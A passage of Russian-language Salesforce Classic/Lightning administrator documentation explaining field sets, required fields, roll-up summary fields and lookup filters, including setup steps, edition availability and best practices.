После развертывания набора полей в организации поле из списка «Доступно для набора полей» может быть помечено как поле «В наборе полей», или наоборот. Для этого, выполните указанные ниже действия.

1. Найдите нужный набор полей. В меню «Настройка» введите *«Установленные пакеты»* в поле «Быстрый поиск», выберите **«Установленные пакеты»**, щелкните установленный пакет, затем выберите набор полей, который нужно редактировать. Если объект, содержащий нужный набор полей, известен, откройте страницу сведений об объекте и нажмите кнопку **«Правка»** в связанном списке «Наборы полей».
2. Набор полей, созданный другим пользователем, доступен только для редактирования полей. Чтобы переместить поле из одного контейнера в другой, перетащите нужное поле из одного контейнера в другой. Чтобы изменить порядок отображения полей, перетащите нужное поле выше или ниже по списку.

3. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

Общие сведения о наборах полей

Атрибут обязательного поля в наборе полей

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Полю может быть назначен статус обязательного при создании или редактировании наборов полей. Атрибут обязательного поля гарантирует заполнение поля нужными сведениями. Обязательные поля доступны только в контейнере «В наборе полей». Удаление поля, заданного в качестве обязательного посредством контейнера «В наборе полей», из контейнера «В наборе полей» инициирует удаление атрибута обязательного поля.

Прим.: Удаление полей, заданных в качестве обязательных посредством установленного управляемого пакета, из контейнера «В наборе полей» не инициирует удаление атрибута обязательного поля.

Дополнительную информацию об определении обязательного поля в наборе полей см. в разделе «Создание и редактирование наборов полей» на странице 5905.

СМ. ТАКЖЕ:

Общие сведения о наборах полей

Поле сводного резюмирования

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Поле сводного резюмирования вычисляет значения на основе связанных записей (например, записи связанного списка). При необходимости создайте поле сводного резюмирования для отображения значения основной записи на основе значений из полей подробной записи. Подробная и основная записи должны быть связаны посредством взаимосвязи «Основная — подробная». Например, сумма стоимостей для всех связанных записей настраиваемого объекта «Счет» в связанном списке «Счета» организации может быть отображена посредством настраиваемого поля организации «Общая сумма по счету».

Поле сводного резюмирования поддерживает разные типы вычислений. Пользователи могут вычислять количество подробных записей, связанных с основной записью, либо суммарное, минимальное или максимальное значение поля в подробных записях.

Прежде чем приступить к созданию полей сводного резюмирования для организации, просмотрите перечисленные ниже советы и рекомендации по внедрению.

Советы по внедрению

Администрирование

- Создайте поля сводного резюмирования для следующих объектов:
  - Любой настраиваемый объект, являющийся основным во взаимосвязи «Основная — подробная»
  - Любой стандартный объект, являющийся основным во взаимосвязи «Основная — подробная» с настраиваемым объектом

  - Возможности, использующие значения связанных продуктов возможностей
  - Организации, использующие значения связанных возможностей
  - Кампании, использующие статус участника кампании или значения настраиваемых полей участника кампании

    Прим.: Поля настраиваемой формулы участника кампании, ссылающиеся на поля, извлеченные из интересов или контактов, не поддерживаются.

- Типы полей, доступные полю сводного резюмирования для вычисления, определяются типом вычисления. Например:
  - Поля чисел, валюты и процентов доступны при выборе типа сводки *SUM*.
  - Поля чисел, валюты, процентов, даты и даты/времени доступны при выборе типа сводки *MIN* или *MAX*.
- Иногда тип поля, упоминаемого в поле сводного резюмирования, может быть недоступен для изменения.
- Убедитесь, что фильтр сводного резюмирования не обрабатывает поле формулы, возвращающее значение «#Ошибка!». Если один из критериев фильтрации использует поле формулы, возвращающее ошибку, то соответствующие совпадения не возвращаются. Например, если фильтр сводного резюмирования использует значение «"Поле формулы" "равно" "10"», а две записи содержат ошибки, при этом одна из них содержит поле формулы со значением «10», то система возвращает только запись со значением «10».
- При удалении дочерней записи для поля сводного резюмирования система Salesforce не пересчитывает значение поля. Чтобы пересчитать значение вручную, установите флажок «Выполнить пакетный пересчет данного поля» на странице редактирования поля сводного резюмирования.
- Поля типа «Область подробного текста», «Раскрывающийся список со множественным выбором», поля «Описание», системные поля (например, «Последнее действие»), поля формулы кросс-объекта и поля поиска не могут использоваться в столбце поля для фильтров сводного резюмирования.
- Поля типа «Автонумерация» недоступны полю сводного резюмирования для вычисления суммарного значения.
- Взаимосвязь объекта «Основная — подробная» не может быть преобразована во взаимосвязь «Поиск» после создания поля сводного резюмирования для объекта.
- Поля сводного резюмирования недоступны для соотнесения полей преобразованных интересов.

Management

- Поле сводного резюмирования, которое не содержит ссылки на поля кросс-объекта или функции, извлекающие значения в процессе работы (например, NOW или TODAY), может вычислять значения полей формулы.

  Прим.: Поле формулы может возвращать значение «#Ошибка!», влияющее на суммарное итоговое значение. При использовании типа сводного резюмирования COUNT записи добавляются независимо от наличия ошибочного поля формулы, но, если поле формулы «Поле для объединения» возвращает значение «#Ошибка!», то данные значения формулы исключаются из вычислений типа MIN, MAX и SUM.

- Изменения значения поля сводного резюмирования могут инициировать выполнение правил назначения. Если поле сводного резюмирования является частью критерия правила назначения, то новое значение поля используется для оценки необходимости переназначения записи.
- Поле сводного резюмирования может инициировать бизнес-правила и проверки полей. Тем не менее, бизнес-правила и проверки полей не выполняются, если следующие изменения инициируют пакетный пересчет значений сводного резюмирования:
  - Изменение определения сводного резюмирования (например, объединяемый объект, функция или поле)
  - Изменение выражения поля формулы, используемого полем сводного резюмирования
  - Замена значений раскрывающегося списка для полей, используемых фильтром сводного резюмирования
  - Изменение определений типа записи раскрывающегося списка

  - Изменение курсов обмена валюты
  - Изменение записей прайс-листа

- Вычисление значений поля сводного резюмирования может занять до 30 минут, в зависимости от количества измененных записей и других факторов.
- Пользователям не запрещается создавать поля сводного резюмирования, которые могут возвращать недопустимые значения (например, 29 февраля в невисокосный год). Если поле сводного резюмирования возвращает недопустимое значение, то значение не пересчитывается, а значок недопустимого поля сводного резюмирования ( ) продолжает отображаться до изменения суммируемых значений.
- Если организация использует мультивалюту, то валюта основной записи определяет валюту поля сводного резюмирования. Например, если основная и подробная записи используют разные валюты, то значение подробной записи преобразуется в валюту основной записи.
- Изменение коэффициента преобразования приводит к пересчету полей сводного резюмирования. Если вы используете несколько валют, мы рекомендуем изменить коэффициент преобразования из раздела «Управление валютами» в меню «Настройка», а не в «API». Если вы измените коэффициент из раздела «API», связанные задания, которым менее 24 часов, могут помешать вашим изменениям. Подробнее см. «Редактирование курсов обмена».
- Если организация использует функцию расширенного управления валютами, то поля сводного резюмирования валюты становятся недействительными, если относятся к организациям и суммируют значения возможностей или относятся к возможностям и суммируют значения настраиваемых объектов.
- Система Salesforce препятствует сохранению записи, если данная операция может повредить связанную запись. Например, если основная запись использует правило проверки, согласно которому значение поля сводного резюмирования должно превышать «100», а изменение, внесенное пользователем в связанную дочернюю запись, увеличивает значение выше «100», то сохранение записи будет недоступно.
- Если поле поиска ссылается на удаленную запись, то система Salesforce удаляет значение поля поиска по умолчанию. При необходимости записи, используемые во взаимосвязи поиска, могут быть заблокированы от удаления.

  Поле сводного резюмирования, параметру «Тип сводки» которого задано значение `COUNT` или `SUM`, может использовать поле поиска, при условии, что его параметру «Что делать при удалении записи поиска?» задано значение *«Запретить удаление записи поиска, которая является частью взаимосвязи поиска.»*. При выборе значения *«Удалить значение данного поля. Данный параметр недоступен в том случае, если этому полю присвоен статус обязательного.»* пользователь не может создать поле сводного резюмирования `COUNT` или `SUM`, извлекающее данные из поля поиска.

Рекомендации

- Если поля сводного резюмирования вычисляют значения, которые должны быть скрыты от пользователей, рекомендуем применить параметры безопасности поля. Тем не менее, поля, скрытые от пользователей посредством параметров безопасности поля, заданных для подробной записи, обрабатываются полем сводного резюмирования.
- При использовании правил проверки просмотрите их влияние на поля сводного резюмирования. Изменение значений в подробных записях инициирует изменение значения в поле сводного резюмирования. Таким образом, ошибки проверки могут отображаться при сохранении подробной или основной записи.
- Поля сводного резюмирования не отображаются на страницах редактирования, поэтому могут использоваться в правилах проверки, но только не в качестве расположения ошибки.
- Рекомендуем избегать использования поля сводного резюмирования в дочерней записи. Поля сводного резюмирования, используемые дочерними записями, могут содержать устаревшие значения ввиду невозможности обновления их родительских записей. Взамен, поля сводного резюмирования должны использоваться родительскими записями.

Поля сводного резюмирования будут всегда содержать обновленные значения, так как данное правило выполняется только после обновления родительского значения.

Если родительское поле сводного резюмирования ограничивается 25 записями, рекомендуем создать правила проверки для дочерних объектов. При добавлении дочерней записи правило проверки для дочернего объекта может проверять количество записей на соответствие заданному ограничению.

```
AND(ISNEW(), Sample.Line_Count__c >= 25)
```

- Прежде чем создать поля сводного резюмирования, составьте подробный план их внедрения. Изменение выбранного подробного объекта или удаление поля, используемого в определении сводного резюмирования, недоступно после создания полей.
- Функция расширенного управления валютами влияет на поля сводного резюмирования. Если организация включает функцию расширенного управления валютами, то поля сводного резюмирования валюты, относящиеся к организациям и суммирующие значения возможностей или относящиеся к возможностям и суммирующие значения настраиваемых объектов, могут быть удалены. В противном случае, значок недопустимого поля сводного резюмирования продолжает отображаться напротив полей, значения которых больше не вычисляются.
- Поле сводного резюмирования не поддерживает автоматически производные поля (например, текущая дата или текущий пользователь). Запрещенными полями являются поля формулы, содержащие функции, которые извлекают значения в процессе работы (например, DATEVALUE, NOW и TODAY). Поля формулы, содержащие поля слияния связанного объекта, также не могут использоваться полями сводного резюмирования.
- При обращении к полю сводного резюмирования в списковом представлении или отчете не поддерживается использование определенных управляющих параметров, в том числе указанных ниже.
  - **Начинается с**
  - **Содержит**
  - **Не содержит**
  - **Включает**
  - **Исключает**
  - **В**

Определение полей сводного резюмирования

СМ. ТАКЖЕ:

Создание настраиваемых полей

Ограничения для настраиваемых полей объекта

Определение полей сводного резюмирования

Поля сводного резюмирования могут быть заданы для объекта, являющегося основным во взаимосвязи «Основная — подробная». Если взаимосвязь отсутствует, создайте взаимосвязь «Основная — подробная» между основным объектом, отображающим значение, и подробным объектом, содержащим резюмируемые записи.

Чтобы определить поле сводного резюмирования, выполните указанные ниже действия.

1. Создайте настраиваемое поле для нужного объекта. Поля резюмирования суммируют значения из записей связанного объекта, поэтому объект, используемый для создания поля, должен являться основным во взаимосвязи «Основная — подробная». Дополнительную информацию о создании настраиваемого поля см. в разделе «Создание настраиваемых полей» на странице 5795.
2. Выберите тип поля «Сводное резюмирование» и нажмите кнопку **«Далее»**.
3. Введите метку поля и любые другие атрибуты. Нажмите кнопку **«Далее»**.
4. Выберите подробный объект во взаимосвязи «Основная — подробная». Данный объект содержит записи, подлежащие резюмированию.
5. Выберите нужный тип резюмирования.

Тип	Описание
COUNT	Данный тип резюмирования суммирует количество связанных записей.
SUM	Данный тип резюмирования суммирует значения поля, выбранного в параметре «Поле для объединения». Доступны только поля чисел, валюты и процентов.
MIN	Данный тип резюмирования отображает минимальное значение поля, выбранного в параметре «Поле для объединения», для всех связанных записей. Доступны только поля чисел, валюты, процентов, даты и даты/времени.
MAX	Данный тип резюмирования отображает максимальное значение поля, выбранного в параметре «Поле для объединения», для всех связанных записей. Доступны только поля чисел, валюты, процентов, даты и даты/времени.

6. Чтобы определить нужную группу записей, введите критерии фильтрации. Если в организации включена многоязычная поддержка, введите значения фильтра на языке, используемом в организации по умолчанию.

   При использовании раскрывающихся списков для определения критериев фильтрации выбранные значения хранятся на стандартном языке организации. При редактировании или клонировании текущих критериев фильтрации рекомендуем сначала задать полю «Стандартный язык» на странице «Сведения о компании» язык, использовавшийся для определения исходных критериев фильтрации. В противном случае критерии фильтрации могут не быть оценены как ожидалось.
7. Нажмите кнопку **«Далее»**.
8. Чтобы определить уровень доступности поля для конкретных профилей, настройте параметры безопасности поля и нажмите кнопку **«Далее»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра определений полей сводного резюмирования:

- Просмотр настройки и конфигурации

Для редактирования определений полей сводного резюмирования:

- Настройка приложения

9. Выберите макеты страниц, которые должны отображать данное поле. Поле добавляется в конец первого двухстолбцового раздела макета страницы. Настраиваемое поле пользователя автоматически добавляется в конец страницы сведений о пользователе.
10. По завершении нажмите кнопку **«Сохранить»**. Чтобы создать дополнительные настраиваемые поля, нажмите кнопку **«Сохранить и создать»**.

СМ. ТАКЖЕ:

Поле сводного резюмирования

Фильтры поиска

Фильтры поиска позволяют повысить не только качество данных, но и производительность пользователей. Фильтры поиска — это параметры администратора, ограничивающие доступные значения и результаты диалогового окна поиска для полей взаимосвязи «Поиск», «Основная — подробная» и «Иерархия».

Администраторы определяют ограничения путем настройки критериев фильтрации, сравнивающих поля и значения для перечисленных ниже элементов.

- Текущая запись (источник)
- Объект поиска (цель)
- Запись, полномочия и роль пользователя
- Записи, связанные с целевым объектом напрямую

Например, выполните указанные ниже действия.

- Ограничьте поле возможностей «Имя организации», чтобы просмотреть только организации с типом записи «Клиент» и скрыть организации с типом записи «Партнер» или «Конкурент».
- Ограничьте поле возможностей «Имя организации», чтобы просмотреть только активные организации.
- Ограничьте поле обращений «Контакт», чтобы просмотреть только контакты, связанные с организацией, указанной в поле обращения «Имя организации».
- Ограничьте поле обращений «Имя организации», чтобы разрешить создание или редактирование обращений для организаций, расположенных за пределами США, только пользователям с профилем «Международные продажи».

Совет: Система Salesforce предлагает списки критериев фильтрации поиска на основе взаимосвязей между объектами организации. Чтобы воспользоваться этими списками для определения фильтра поиска, щелкните «Вставить предложенные критерии».

Администраторы могут присвоить фильтрам поиска статус обязательных или дополнительных.

- Если поле использует обязательные фильтры поиска, то диалоговое окно поиска отображает только значения, соответствующие критериям фильтрации поиска. Кроме того, пользователи не могут сохранять недопустимые значения, введенные в поле вручную при редактировании записи. При попытке сохранения недопустимого значения система Salesforce отображает сообщение об ошибке, которое может быть настроено администраторами.
- Если поле использует дополнительные фильтры поиска, то диалоговое окно поиска изначально отображает только значения, соответствующие критериям фильтрации поиска. Чтобы удалить фильтр и просмотреть все значения для поля поиска, рекомендуем воспользоваться ссылкой **«Показать все результаты»** в диалоговом окне поиска. Кроме того, дополнительные фильтры поиска позволяют сохранять значения, которые не соответствуют критериям

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления фильтрами поиска:

- Настройка приложения

фильтрации поиска, а система Salesforce не отображает сообщение об ошибке при попытке сохранения подобных значений.

Критерии фильтрации поиска могут сравнивать поля исходного объекта с разными типами полей целевого объекта при условии их совместимости.

Тип поля исходного объекта	**Совместимые типы полей целевого объекта**
Валюта	Валюта, сводное резюмирование
Дата	Дата, дата/время, сводное резюмирование
Дата/время	Дата, дата/время, сводное резюмирование
Иерархия	Иерархия, поиск, основная—подробная
Поиск	Иерархия, поиск, основная—подробная
Основная–подробная	Поиск, иерархия, основная—подробная
Число	Число, процент, сводное резюмирование
Процент	Число, процент, сводное резюмирование
Раскрывающийся список	Текст, область текста, эл. почта, URL-адрес
Сводное резюмирование	Валюта, число, дата, дата/время, сводное резюмирование

Поддерживаемые объекты

Система Salesforce поддерживает фильтры поиска для полей взаимосвязи, указывающие на компоненты ниже.

- Организации
- Активы
- Эмблемы
- Получено эмблем
- Часы работы
- Кампании
- Обращения
- Контакты
- Папки с содержимым
- Контракты
- Подтверждения
- Права
- Идеи
- Интересы
- Возможности
- Заказать продукты
- Заказы
- Прайс-листы

- Продукты
- Сметы
- Сервисные контракты
- Пользователи навыка
- Навыки
- Социальные образы
- Решения
- Благодарность
- Организации инициализации пользователя
- Журналы инициализации пользователя
- Запросы на инициализацию пользователя
- Пользователи
- Элементы строки заказа-наряда
- Заказы-наряды
- Зоны
- Настраиваемые объекты

Определение фильтров поиска

Удаление или деактивация фильтров поиска

Просмотр списка фильтров поиска для целевого объекта

Зависимый поиск

Рекомендации по фильтрам поиска

Примечания к использованию фильтров поиска с организациями-лицами

Рекомендации по использованию фильтров поиска

Примеры фильтров поиска

Определение фильтров поиска

1. Чтобы создать фильтры поиска для новых полей взаимосвязи, выполните действие 3 мастера настраиваемых полей.
   a. В разделе настроек управления для объекта перейдите в раздел «Поля».
   b. Щелкните ссылку **«Правка»** напротив имени нужного поля взаимосвязи «Поиск» или «Основная—подробная».
2. Щелкните **«Показать параметры фильтрации»** в разделе «Параметры фильтрации поиска».
3. Укажите критерии фильтрации, которым должна соответствовать запись. Чтобы задать критерии, щелкните **«Вставить предложенные критерии»** и воспользуйтесь списком предложенных критериев или введите собственные критерии вручную. Чтобы ввести собственные критерии вручную, выполните указанные ниже действия.
   a. В первом столбце щелкните значок поиска или начните заполнять текстовое поле и выберите нужное поле.
   b. Во втором столбце выберите нужный оператор.
   c. В третьем столбце выберите *«Значение»*, чтобы разрешить системе Salesforce сравнение поля первого столбца со статическим значением, или *«Поле»*, чтобы разрешить системе Salesforce сравнение поля первого столбца со значением другого поля.
   d. В четвертом столбце введите значение или выберите поле, которое должно использоваться системой Salesforce для сравнения с полем первого столбца.

   Прим.:
   - Чтобы добавить логические условия, щелкните **«Добавить логику фильтра»**.
   - Выберите предложенное поле из текстового поля «Поле». Вы можете только выбирать поля по текущей записи, объекту поиска или записи пользователя. При необходимости выберите связанные поля, которые отделены от объекта поиска одной взаимосвязью. Система Salesforce отображает список доступных полей и взаимосвязей при нажатии значка поиска или установке курсора в текстовом поле.
   - Критерии фильтрации поиска могут сравнивать поля разных типов при условии их совместимости.
4. Укажите статус фильтра: обязательный или дополнительный. Если поле использует дополнительные фильтры поиска, то диалоговое окно поиска изначально отображает только значения, соответствующие критериям фильтрации поиска. Чтобы удалить фильтр и просмотреть все значения для поля поиска, рекомендуем воспользоваться ссылкой **«Показать все результаты»** в диалоговом окне поиска. Кроме того, дополнительные фильтры поиска позволяют сохранять значения, которые не соответствуют критериям фильтрации поиска, а система Salesforce не отображает сообщение об ошибке при попытке сохранения подобных значений.

   Прим.: В Lightning Experience все фильтры являются обязательными, даже если администраторы задали их как дополнительные в меню «Настройка». Представление **«Показать все результаты»** отсутствует.

   Если фильтры поиска являются обязательными, выберите сообщение об ошибке, которое должно отображаться системой Salesforce при вводе недопустимого значения: стандартное или настраиваемое.
5. При необходимости введите текст, который должен отображаться в диалоговом окне поиска. Текст должен быть удобен для поисков и пояснять бизнес-правило, реализуемое фильтром поиска.
6. Установите флажок «Включить данный фильтр».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения фильтров поиска:
- «Настройка приложения»

7. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

Рекомендации по фильтрам поиска

Зависимый поиск

Примеры фильтров поиска

Поиск по параметрам управления объектами

Удаление или деактивация фильтров поиска

1. Из параметров управления для объектов поля взаимосвязи перейдите в раздел «Поля».
2. Прокрутите страницу до связанного списка «Настраиваемые поля и взаимосвязи».
3. Щелкните имя поля, содержащего фильтр поиска.
4. Нажмите кнопку **«Правка»**.
5. Чтобы деактивировать фильтр поиска, снимите «Включить данный фильтр», затем сохраните внесенные изменения.

   Деактивация фильтра поиска сохраняет конфигурацию фильтра поиска, но:

   - препятствует его применению к полю взаимосвязи
   - препятствует его влиянию на ограничения для ссылок кросс-объекта
   - удаляет его как зависимость для полей, используемых критериями фильтрации поиска

6. Чтобы удалить фильтр поиска, нажмите **«Очистить критерии фильтрации»**, затем сохраните внесенные изменения.

   Удаление фильтра поиска является необратимым. Удаленные фильтры поиска не могут быть восстановлены.

СМ. ТАКЖЕ:

Зависимый поиск

Рекомендации по фильтрам поиска

Поиск по параметрам управления объектами

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения фильтров поиска:

- Настройка приложения

Просмотр списка фильтров поиска для целевого объекта

Система позволяет быстро просматривать список всех фильтров поиска, ограничивающих значения для каждого целевого объекта. Данная возможность позволяет создавать похожие фильтры для целевого объекта. Кроме того, фильтры поиска, ссылающиеся на поля связанных объектов, учитываются ограничением для ссылок кросс-объекта, которое определяет количество уникальных взаимосвязей, разрешенных для целевого объекта. Список «Связанные фильтры поиска» позволяет просматривать фильтры поиска, которые могут влиять на данное ограничение.

Чтобы увидеть, какие фильтры поиска влияют на предел для конкретного целевого объекта, перейдите из параметров управления для объекта к соответствующим фильтрам поиска.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения фильтров поиска:

- Настройка приложения

СМ. ТАКЖЕ:

- Зависимый поиск
- Рекомендации по фильтрам поиска

Зависимый поиск

Зависимый поиск — это поле взаимосвязи, содержащее фильтр поиска, который ссылается на поля исходного объекта. Например, поле обращения «Контакт» может быть настроено таким образом, чтобы отображались только те контакты, которые связаны с организацией, указанной в поле обращения «Имя организации».

Если пользователь изменяет значение ссылочного поля в исходном объекте, то система Salesforce немедленно проверяет значение зависимого поиска на соответствие критериям фильтрации поиска. Если значение не соответствует указанным критериям, то отображается сообщение об ошибке, а запись может быть сохранена только после выбора допустимого значения.

Если ссылочное поле исходного объекта является полем взаимосвязи поиска, взаимосвязи «Основная — подробная» или иерархической взаимосвязи, то значение не может быть изменено методом ввода. Чтобы изменить значение, рекомендуем нажать значок поиска и выбрать нужное значение в диалоговом окне поиска.

Совет: Страницы Visualforce не поддерживают зависимые поиски.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления зависимыми поисками:

- «Настройка приложения»

СМ. ТАКЖЕ:

- Определение фильтров поиска
- Примеры фильтров поиска

Рекомендации по фильтрам поиска

- На странице «Поля» значок обозначает все поля с активными фильтрами поиска. Значок определяет фильтр поиска, являющийся обязательным.
- Фильтры поиска, созданные в системе Salesforce, также отображаются на партнерском и клиентском порталах.
- Фильтры поиска чувствительны к регистру.
- Если обязательный фильтр поиска с настраиваемым сообщением об ошибке преобразуется в дополнительный, то система Salesforce удаляет сообщение об ошибке.
- Если создается фильтр поиска, который аннулирует текущее значение этого поля, то данное значение сохраняется. Однако при редактировании записи система Salesforce отображает сообщение об ошибке и требует изменения недопустимого значения перед сохранением редактируемой записи.
- Нельзя сохранить изменения, обуславливающие наличие недопустимых значений в обязательных фильтрах поиска для связанных записей.
- Фильтры поиска поддерживаются интерфейсом Salesforce API 16.0 и более поздних версий. Фильтры поиска применяются при загрузке данных посредством <0>API<1>.
- Если фильтр поиска ограничивается только неактивными пользователями, то поле взаимосвязи не содержит допустимых значений. Поля взаимосвязи, указывающие на объект «Пользователь», поддерживают только активных пользователей.
- При создании отфильтрованного поиска для поля поиска по другому объекту оба объекта должны быть одновременно развернуты в организации.
- Фильтры поля поиска не действуют, если поле критерия содержит поле взаимосвязи «Основная–подробная».
- Система Salesforce не отображает сообщение об ошибке, если значение управляющего поля аннулирует значение зависимого поля взаимосвязи «Основная–подробная».
- Страницы Visualforce не поддерживают зависимые поиски.
- В Lightning Experience фильтр поиска не действует, если поле, используемое в поиске с фильтром, не добавлено в макет страницы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления фильтрами поиска:

- «Настройка приложения»

Охватывающие взаимосвязи в фильтрах поиска

Критерии фильтрации могут содержать поля, связанные с целевым объектом напрямую (только один уровень). Например, если поле поиска указывает на контакты, то фильтр поиска может ссылаться на поля организации, связанной с контактом посредством поля взаимосвязи <0>«Имя организации»<1>. Кроме того, поле поиска может ссылаться на поля контакта, связанного с контактом посредством поля взаимосвязи <0>«Подчиненный»<1>.

При использовании обязательных фильтров поиска каждое поле, используемое связанным объектом поиска, учитывается ограничением по количеству уникальных взаимосвязей, допустимому для ссылочного объекта, но не исходного объекта. Например, обе уникальные взаимосвязи, описанные выше, учитываются ограничением для объекта «Контакт». Дополнительные фильтры поиска не учитываются ограничением по количеству уникальных взаимосвязей, допустимому для объекта.

Чтобы увидеть, какие фильтры поиска влияют на предел для конкретного целевого объекта, перейдите из параметров управления для объекта к соответствующим фильтрам поиска.

Фильтры поиска и правила проверки

Правила проверки и фильтры поиска возвращают одинаковые результаты, но имеют разные преимущества. Ниже перечислены условия использования фильтра поиска.

- Повышение эффективности работы пользователя путем ограничения количества доступных вариантов в диалоговом окне поиска.
- Повышение эффективности работы пользователя путем автоматизации фильтров в диалоговых окнах поиска, настраиваемых пользователями вручную.

Ниже перечислены условия использования правила проверки.

- Приближение к максимально допустимому количеству фильтров поиска.
- Применение сложного бизнес-правила, требующего использования формулы. Формулы могут ссылаться на поля, которые не могут использоваться основными критериями фильтрации (например, поля родителя исходного объекта). Кроме того, формулы могут использовать функции. Например, функция `ISNEW` позволяет применять правило только при создании записи, а функция `ISCHANGED` позволяет применять правило при изменении поля.

СМ. ТАКЖЕ:

Фильтры поиска

Зависимый поиск

Примечания к использованию фильтров поиска с организациями-лицами

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

Ниже перечислены рекомендации по использованию организаций-лиц.

- Организации-лица не поддерживают фильтры «Контакт», но поддерживают фильтры «Организация». Например, если поле «Организация» содержит фильтр зависимого поиска, добавленный в организацию-лицо, то зависимые поиски поддерживаются. Если поле «Контакт» содержит фильтр зависимого поиска, добавленный в организацию-лицо, то зависимые поиски не поддерживаются.
- Критерии фильтрации поиска для поля «Имя организации» применяются только к организациям-компаниям, но не организациям-лицам. Например, при использовании критерия фильтрации поиска «"Имя организации" не содержит "диван"», организации-компании, имя которых содержит слово «диван» (например, «Диваны от Ивана»), являются недопустимыми, тогда как организации-лица, имя которых содержит слово «диван» (например, «Иван Диванов»), являются допустимыми и отображаются в диалоговом окне поиска для поля «Организация». Чтобы отфильтровать записи по имени организации-лица, воспользуйтесь полем «Личное имя» или «Фамилия».
- Чтобы ограничить допустимые значения поля поиска одним типом организации (организации-лица или организации-компании), дополните критерий фильтрации поиска полем «Является организацией-лицом». Например, чтобы ограничить поиск только организациями-лицами, введите следующий критерий фильтрации поиска: «*"Является организацией-лицом" равно "Истина"*».
- Фильтры поиска, ссылающиеся на стандартные поля организаций-лиц (например, поля «Эл. почта» и «Должность»), не могут быть добавлены в пакет.

СМ. ТАКЖЕ:

Фильтры поиска

Рекомендации по использованию фильтров поиска

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

Настраиваемая справка

Чтобы предоставить пользователям сведения о бизнес-правиле, выполняемом данным фильтром, определите настраиваемую справку для полей с фильтрами поиска. Например, если фильтр поиска ограничивает поле возможности «Имя организации» только активными организациями, определите настраиваемую справку, содержащую формулировку *«Возможности могут быть связаны только с активными организациями»*.

Сообщения об ошибках

Настройте сообщения об ошибках фильтра поиска, которые должны отображаться пользователям при вводе недопустимых значений. Например, если фильтр поиска ограничивает поле возможности «Имя организации» только активными организациями, определите сообщение об ошибке, содержащее формулировку *«Значение не существует или не является активной организацией»*.

Важное замечание: Система Salesforce переводит стандартные сообщения об ошибках для обязательных фильтров поиска, но не переводит настраиваемые сообщения об ошибках. Чтобы перевести настраиваемые сообщения об ошибках фильтра поиска, воспользуйтесь средством перевода. Чтобы восстановить измененное стандартное сообщение об ошибке, щелкните **«Возврат к стандартному сообщению»**.

Работа с полями взаимосвязи «Основная—подробная»

При создании фильтра поиска для поля взаимосвязи «Основная—подробная» убедитесь, что текущие значения поля во всех подробных записях соответствуют заданным критериям. Если текущее значение не соответствует заданным критериям, то система Salesforce препятствует сохранению изменений, внесенных в подробную запись. В этом случае пользователь должен сначала изменить значение основной записи в соответствии с критериями. Например, рассмотрим настраиваемый объект с полем взаимосвязи «Основная—подробная», указывающим на организации. При определении фильтра поиска, исключающего все организации, поле «Дата создания» которых содержит дату, предшествующую 1 января 2009 года, убедитесь в отсутствии записей данного настраиваемого объекта, связанных посредством взаимосвязи «Основная—подробная» с организацией, созданной до 2009 года. Чтобы выполнить быструю проверку, создайте отчет, отображающий все организации, поле «Дата создания» которых содержит дату, предшествующую 1 января 2009 года.

Фильтры поиска на основе профиля

Чтобы определить разные критерии фильтрации для разных пользователей или разрешить администраторам ввод значений, которые не соответствуют заданным критериям, выберите поле *«Профиль текущего пользователя: код»* в критерии фильтрации. Ввиду технических ограничений для стандартных профилей, рекомендуем избегать использования поля *«Профиль текущего пользователя: имя»*.

При вводе поля *«Профиль текущего пользователя: имя»* или *«Профиль: имя»* в критерий фильтрации поиска система Salesforce отображает значок поиска в этой строке. Чтобы выбрать нужный профиль из списка текущих профилей, щелкните значок поиска.

Коды и имена записей

Чтобы использовать конкретную запись в критерии фильтрации, укажите код записи, а не ее имя. В отличие от имен, коды всегда являются уникальными.

Тестирование

Протестируйте созданный фильтр поиска на предмет его ограничения. В зависимости от предоставленных полномочий, поля взаимосвязи могут быть доступны некоторым пользователям только для чтения. Убедитесь, что фильтры поиска не препятствуют редактированию важных записей.

Зависимые поиски в макетах страниц и макетах мини-страниц на консоли

Ниже перечислены рекомендации по созданию макетов страниц с зависимыми поисками.

- Если зависимый поиск располагается выше управляющего поля в макете, рекомендуем назначить фильтру поиска статус дополнительного или изменить макет. Перемещение обязательного зависимого поиска выше управляющего поля может дезориентировать пользователей, которые обычно вводят данные начиная с верхней части страницы.
